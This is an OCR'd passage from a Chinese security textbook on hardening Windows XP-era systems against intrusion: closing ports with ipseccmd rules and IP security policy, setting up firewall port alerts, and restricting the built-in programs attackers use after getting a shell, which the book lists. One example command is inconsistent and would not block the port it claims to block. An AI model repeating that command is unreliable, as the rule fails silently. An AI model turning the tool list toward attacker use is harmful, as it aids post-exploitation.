


图 13-122 “事件”选项卡




图 13-123 “历史”选项卡

总之，BlackICE 在保护计算机安全方面是非常精确可靠的，不过，在使用过程中还要及时升级软件，以便使软件即时增加入侵特征数据库中的特征数据，才能有效、即时地过滤掉最新的入侵行为，从而有效保障计算机网络系统的安全。

13.4 专家课堂（常见问题与解答）

点拨 1：在使用 X-WAY 时，为什么总会被认为是病毒而被杀除？

解答：出现这种现象的主要原因是：因为 X-WAY 与许多同类工具比较，既是一款黑客工具，又是一款网络安全工具。黑客可以利用其 DoS（Denial of Service，拒绝服务攻击）功能来搜集远程网络主机信息。

点拨 2：在计算机中安装了萨客嘶入侵检测系统，为什么什么都监控不到？

解答：出现这样的情况，可能是监听的网卡不对。打开萨客嘶入侵检测系统的“配置”界面，选择“监听设备”下拉列表框，如果有两个或两个以上的网卡，请检查现在选中的网卡是不是正在使用的网卡，如果监听设备中没有找到任何网卡或信息不正确，则说明用户安装的萨客嘶入侵检测系统有问题，卸载后重新安装，如果仍然看不到网卡，则有可能该网卡不支持该入侵检测系统。

溜客安全网 WwW.176Ku.CoM


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第14章

网络渗透技术的终极防护

重点提示：

- 不可忽视的安全细节问题
- 秒杀危害溢出攻击



网络渗透是黑客常用的一种入侵攻击手段。本章主要阐述网络渗透的终极防范措施，即如何设置系统或服务器中一些不可忽视的安全细节问题，如端口、服务等，以及秒杀系统溢出的危害。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

一个小小的漏洞就很有可能使整个系统瘫痪，还需要及时杀除系统的危险溢出攻击，只有做好自我保护和及时查看危险溢出攻击，才能有效保障系统或整个网络的安全。

14.1 不可忽视的安全细节问题

在还未被攻击者入侵之前，必须通过一系列安全设置防范和阻止攻击者的溢出攻击，这也是网络管理员或计算机用户不可忽视的安全细节问题。

14.1.1 端口及服务的设置

众所周知，每一项服务都对应相应的端口，如 WWW 服务的端口是 80 端口，SMTP 服务的端口是 25 端口，FTP 服务的端口是 21 端口。由于在默认情况下，Windows 系统中的这些服务都是自动开启的，许多服务个人用户根本用不上。反而，开启这些服务会引起黑客的注意，作为用户，还要时时提防未来由该服务所引起的其他新漏洞。

那么，最根本的解决办法就是把其中一些无用的端口服务关闭掉。具体的操作步骤如下。

步骤 01 在“控制面板”窗口中双击“网络连接”图标项，打开“网络连接”窗口。右击“本地连接”图标项选择“属性”菜单项，打开“本地连接 属性”对话框，在“此连接使用下列项目”列表框勾选“Internet 协议（TCP/IP）”复选项，如图 14-1 所示。

步骤 02 单击“属性”按钮，弹出“Internet 协议（TCP/IP）”对话框，如图 14-2 所示。单击“高级”按钮，在显示的高级 TCP/IP 设置对话框中，单击“选项”选项卡下的“属性”按钮，打开“TCP/IP 筛选”对话框，在其中勾选“启用 TCP/IP 筛选（所有适配器）”复选框，如果想开放 112 端口，就在 TCP 端口上选择“只允许”选项，如图 14-3 所示。



图 14-1 “本地连接 属性”对话框



图 14-2 “Internet 协议（TCP/IP）”对话框



图 14-3 “TCP/IP 筛选”对话框

步骤 03 单击“添加”按钮，弹出“添加筛选器”对话框，在其中输入要添加的 112 端口，如图 14-4 所示。UDP 端口的设置步骤同上，黑客要想入侵，就必须从所允许开放的端口侵入，从其他被关闭的端口是无法入侵的。

如果系统中的 IIS 安装了 Index Service（索引服务），则需要防范至少三个以上有关这个服务而产生的漏洞。如果不使用这个服务就最好关闭它。

关闭 Index Service（索引服务）的具体操作步骤如下。

步骤 01 在“控制面板”窗口中双击“管理工具”图标项，打开“管理工具”窗口，在其中双击“计算机管理”图标，打开“计算机管理”窗口，在其中找到索引服务并从右键单

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

击，在弹出的快捷菜单中选择“停止”菜单项，如图 14-5 所示。

步骤 02 也可以在“添加/删除程序”窗口中删除索引服务。在“控制面板”中双击“添加/删除程序”图标按钮，打开“添加/删除程序”窗口，在其中选择“添加/删除 Windows 组件”选项，在打开的“Windows 组件向导”对话框中选择“索引服务”，如图 14-6 所示。



图 14-4 “添加筛选器”对话框



图 14-5　关闭“索引服务”窗口




图 14-6　删除“索引服务”对话框

步骤 03 单击“下一步”按钮，打开“正在配置组件”对话框，在其中显示了配置组件的进度，如图 14-7 所示。稍等片刻，即可弹出“完成“Windows 组件向导””对话框，提示用户已经成功完成了 Windows 组件向导，即把该索引服务删除，如图 14-8 所示。




图 14-7 “正在配置组件”对哈看



图 14-8 “完成‘Windows 组件向导’”对话框

14.1.2　IPSec 与端口认证

下面介绍一些自动关闭危险端口的方法，帮助用户扫描并关闭危险的端口。

1.　批量关闭危险端口

用户可使用一个叫做“危险端口关闭小助手”工具自动化关闭端口，具体操作步骤如下。

步骤 01 下载并解压缩“危险端口关闭小助手”工具，在其中双击“自动关闭危险端口.bat”批量处理文件，则可自动打开“命令”窗口，并在其中闪过关闭状态信息，如图 14-9 所示。

步骤 02 关闭结束后，系统中的危险端口就全部被关闭掉了，当程序停止后不要关闭“命令”窗口，这时按下任意键或继续运行“Win 服务器过滤策略”，再进行流行木马服务端口的关闭，全部完成后，系统才做到真正的安全，如图 14-10 所示。

步骤 03 使用“危险端口关闭小助手”工具还可以手工修改、自动关闭端口，利用该功能可把最新端口添加到关闭的列表中。用记事本打开“自动关闭有害端口.bat”文件，可在其中看到关闭端口的重要语句“ipseccmd -w REG -p "HFUT_SECU" -r "Block TCP/1068" -f

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

*+0:1068:TCP -n BLOCK -x >nul”，其中 TCP 参数用于指定关闭端口使用的协议、135 参数是要关闭的端口，如图 14-11 所示。



图 14-9 直接双击端口关闭



图 14-10 Win 服务器过滤策略

步骤 04 参照上述语句，可以手工添加语句，将一些新的木马病毒使用的端口加入到关闭列表中，如关闭新木马使用的 8080 端口，则可添加语句“ipseccmd -w REG -p "HFUT_SECU" -r "Block TCP/8080" -f *+0:1068:TCP -n BLOCK -x >nul”，如图 14-12 所示。




图 14-11 查看重要语句信息




图 14-12 自添加要关闭的端口

步骤 05 在添加完毕后，将该文件保存为.bat 文件，重新运行即可关闭新添加的端口。

2. IP 安全策略，自动化设置

利用 Windows XP 中自带的 IP 安全策略来关闭各种危险的端口，并对系统进行可靠的安全保护。在对系统进行保护之前，还需要对 IP 安全策略进行设置，具体的操作步骤如下。

步骤 01 选择“开始”→“控制面板”→“管理工具”→“本地安全策略”菜单项，打开“本地安全策略”对话框，在其中选择“IP 安全策略，在本地计算机”选项，如图 14-13 所示。

步骤 02 单击鼠标右键，从弹出的快捷菜单中选择“创建 IP 安全策略”菜单项，打开“欢迎使用“IP 安全策略向导”” 对话框，如图 14-14 所示。

步骤 03 单击“下一步”按钮，打开“IP 安全策略名称”对话框，在“名称”文本框中输入新创建的 IP 安全策略的名称，在“描述”文本框中输入对新策略的描述性信息，如图 14-15 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 14-13 “本地安全策略”对话框




图 14-14 “IP 安全策略向导”对话框




图 14-15 “IP 安全策略名称”对话框

步骤 04 单击“下一步”按钮，打开“安全通信请求”对话框，在其中勾选“激活默认相应规则”复选框，以指定这个策略如何对安全通信的请求做出反应，如图 14-16 所示。

步骤 05 单击“下一步”按钮，打开“默认响应规则身份验证方式”对话框，在其中为此安全规则设置初始身份验证方法，可以采用默认设置，如图 14-17 所示。单击“下一步”按钮，打开“警告”对话框，在其中提示什么情况下该规则生效，如图 14-18 所示。




图 14-16 “安全通信请求”对话框




图 14-17 “默认响应规则身份验证方式”对话框




图 14-18 “警告”对话框

步骤 06 单击“是”按钮，打开“正在完成 IP 安全策略向导”对话框，提示用户已经成功完成指定 IP 安全策略的制定，如图 14-19 所示。如果还不想编辑该规则的属性，则取消勾选“编辑属性”复选框，单击“完成”按钮，返回“本地安全设置”对话框，在其中看到新创建的 IP 安全策略，如图 14-20 所示。




图 14-19 “正在完成 IP 安全策略向导”对话框




图 14-20 “本地安全设置”对话框

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 07 如果还想要编辑该规则的属性，则勾选“编辑属性”复选框，单击“完成”按钮，打开“新 IP 安全策略 属性”对话框，在其中可以查看新创建的 IP 安全策略的属性信息，如图 14-21 所示。

步骤 08 如果想要编辑该新 IP 安全策略的属性，则在“规则”选项卡中单击“编辑”按钮，打开“编辑规则 属性”对话框，在其中对规则属性进行添加、删除、编辑、上移和下移等操作，如图 14-22 所示。

步骤 09 在“编辑规则 属性”对话框中如果选择“身份验证方法”选项卡，在打开的对话框中可以对 IP 安全策略的身份验证方法进行修改和编辑等操作，如图 14-23 所示。修改完毕后，单击“确定”按钮，即可自动根据所添加的新 IP 安全规则对系统进行保护了。



图 14-21 “新 IP 安全策略 属性”对话框




图 14-22 “编辑规则 属性”对话框



图 14-23 “身份验证方法”选项卡

“IP 安全策略自动设置工具”是一个比较好用且功能多样的工具，为用户提供了 3 种网络类型，可以关闭和开启常见的危险端口，在本机未安防火墙时，可以有效保护系统的安全。使用“IP 安全策略自动设置工具”的操作步骤如下。

步骤 01 下载并运行“IP 安全策略自动设置工具”后，打开该工具的主界面，在其中用户可以看到该工具提供的 3 种网络类型，如图 14-24 所示。

步骤 02 在 IP 安全策略自动设置工具主界面中选择第 1 项，弹出“普通 PC 安全过滤策略”对话框，在其中可以查看第 1 项的说明性信息，如图 14-25 所示。




图 14-24 “IP 安全策略自动设置工具”主界面




图 14-25 “普通 PC 安全过滤策略”对话框

步骤 03 单击“是”按钮，即可自动打开修改 IP 安全策略的窗口，程序会自动调用系统中的“ipseccmd”命令来修改 IP 安全策略设置，如图 14-26 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 14-26 “自动修改 IP 安全策略”窗口

步骤 04 关闭网上邻居和共享。用 WinRAR 工具打开 IP 安全策略自动设置工具主程序“IPsec 自动设置工具.exe”，在其中看到有 4 个自解压文件，如图 14-27 所示。

步骤 05 使用相同方法解压缩“普通 PC 安全过滤策略.exe”文件，再解压缩其中的“普通 PC 安全过滤策略.bat”文件并用记事本打开，搜索其中以“rem ipseccmd…”开头的字符串，去掉前面的“rem”字符，如图 14-28 所示。



图 14-27　IPsec 自动设置工具子文件




图 14-28　修改“普通 PC 安全过滤策略.bat”文件

步骤 06 在修改完毕后保存该文件，重新将“普通 PC 安全过滤策略.bat”文件拖入到“普通 PC 安全过滤策略.exe”压缩包中，双击执行后，即可禁止网上邻居的共享文件传输，并禁止“NetBIOS/SMB”服务、文件和打印机共享。

3. 使用第三方防火墙过滤端口

目前，常用的第三方防火墙软件有天网、诺顿、Outpost Firewall Pro 和 Comodo 等，这里以 Outpost Firewall Pro 防火墙为例讲述如何对危险端口（如 139、445 等）进行过滤。

具体的操作步骤如下。

步骤 01 下载并安装 Outpost Firewall Pro 防火墙，安装完成后双击系统桌面右下角的 Outpost Firewall Pro 防火墙图标，打开该防火墙的主界面，如图 14-29 所示。

步骤 02 单击“设置”按钮，打开“设置”对话框，在其中选择“攻击检测”选项，打开“攻击检测”设置区域，如图 14-30 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 14-29 “Outpost Firewall Pro 防火墙”主窗口




图 14-30 “设置”对话框

步骤 03 在“攻击检测等级”设置区域中单击“自定义”按钮，打开“攻击检测”对话框，在“高级”选项卡中有“攻击列表”和“弱点端口”两个设置区域，如图 14-31 所示。在“弱点端口”设置区域中单击“指定”按钮，打开“漏洞端口”对话框，在其中指定希望 Outpost Firewall Pro 加强警戒的端口，用于改善攻击的可检测性，如图 14-32 所示。




图 14-31 “攻击检测”对话框




图 14-32 “漏洞端口”对话框

步骤 04 在“系统端口”选项卡中单击“添加”按钮，打开“添加端口”对话框，在“协议”下拉列表框中选择需要过滤端口相对应的协议，这里选择“TCP”协议，将端口设置为“139”，“等级”设置为“10”，在“说明”文本框中输入对该端口的描述性信息，如“魔鬼波病毒攻击检测”，如图 14-33 所示。

步骤 05 单击“确定”按钮，在“系统端口”选项卡中看到新添加一条检测规则。也可以将其他危险端口（如 445 端口）添加到防范规则之中，单击“确定”按钮，关闭“漏洞端口”对话框，如图 14-34 所示。




图 14-33 “添加端口”对话框



图 14-34 “漏洞端口”对话框

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 06 在设置好攻击侦测后，只要有本地程序使用或远程主机访问 139 或 445 危险端口，Outpost FireWall Pro 就会弹出攻击提示信息，如图 14-35 所示。

步骤 07 在“Outpost FireWall Pro”主界面中选择“事件查看器”下的“攻击检测”选项，在右侧的窗格中查看攻击日志列表，并找到攻击的来源地，如图 14-36 所示。




图 14-35　攻击提示信息



图 14-36　攻击日志

利用 Outpost FireWall Pro 除了可以对危险端口进行过滤外，还可以利用该防火墙来查杀木马病毒，以及相关的间谍软件。具体的操作步骤如下。

步骤 01 在“Outpost FireWall Pro”窗口中单击“扫描间谍软件”按钮，打开“按需间谍软件扫描器”对话框，在其中选择扫描的类型（如选择“全部系统扫描”单选项），如图 14-37 所示。

步骤 02 单击“下一步”按钮，打开“正在扫描间谍软件”对话框，在其中显示了扫描的进度条、已扫描的对象、估计剩余时间等信息，如图 14-38 所示。




图 14-37　选择扫描的类型




图 14-38　正在扫描间谍软件

步骤 03 在扫描过程中如果检测到间谍程序，会弹出“为已检测的对象指定操作”对话框，如果想要把间谍软件隔离，则可以单击“全部选择”按钮，如图 14-39 所示。

步骤 04 单击“下一步”按钮，打开“正在处理已检测的对象”对话框，在下方的空白区域显示出处理的时间和操作，如图 14-40 所示。

步骤 05 单击“下一步”按钮，打开“查看扫描结果”对话框，在其中列出了已检测到间谍软件的个数、已检测可疑对象的个数等相关信息，如图 14-41 所示。

步骤 06 单击“完成”按钮，返回到“Outpost FireWall Pro”主界面，在该界面的左侧窗格中选择“反间谍软件”下的“隔离”选项，在“隔离”区域中查看已经隔离的间谍软件。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

如果想要删除该间谍软件，则可单击“删除”按钮，如图 14-42 所示。



图 14-39 “为已检测的对象指定操作”对话框




图 14-40 “正在处理已检测的对象”对话框




图 14-41 “查看扫描结果”对话框



图 14-42 “隔离”区域

14.1.3 严格控制关键系统文件

黑客在得到 CMD Shell 之后，会使用一些系统内置的关键命令来对服务器进行继续攻击，如使用“net.exe”命令添加账号和开放远程终端等，从而达到进一步控制服务器的目的。因此，要防止黑客在溢出后进一步扩大攻击，需要对系统中的关键文件程序进行严格的控制。

1. 系统内置危险程序

黑客在得到 CMD Shell 之后，可以利用系统内置的危险程序命令进行进一步的攻击，常见的危险程序命令有 cmd.exe、net.exe、ipconfig.exe、user.exe、query.exe、regedit.exe、regsvr32.exe、regedt32.exe、reg.exe、nestat.exe、tasklist.exe、taskkill.exe、format.exe、telnet.exe、ftp.exe、tftp.exe 等。对于这些危险的程序命令，可以对其进行删除、移动或重命名等操作。但在删除、移动和重命名之前，需将“%windir%\system32\dllcache”目录之下对应的文件进行删除、移动或重命名等。

2. 设置程序权限控制

使用 Windows 系统中 NTFS 分区的访问控制表 Access Control Lists（ACLs）对程序文件的访问权限进行控制。下面以“net.exe”命令为例对其进行权限控制，具体的操作步骤如下。

步骤 01 在“%windir%\system32”目录下找到要控制的命令程序文件“net.exe”，再右击该文件，在弹出的快捷菜单中选择“共享和安全”或“属性”命令，打开“net.exe 属性”对

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

话框，如图 14-43 所示。

步骤 02 在“安全”选项卡中选择“Users”选项，单击“删除”按钮，将“Users”从用户列表中删除。将所有用户组删除，单击“确定”按钮关闭该对话框，如图 14-44 所示。



图 14-43　“安全”选项卡




图 14-44　删除用户和用户组

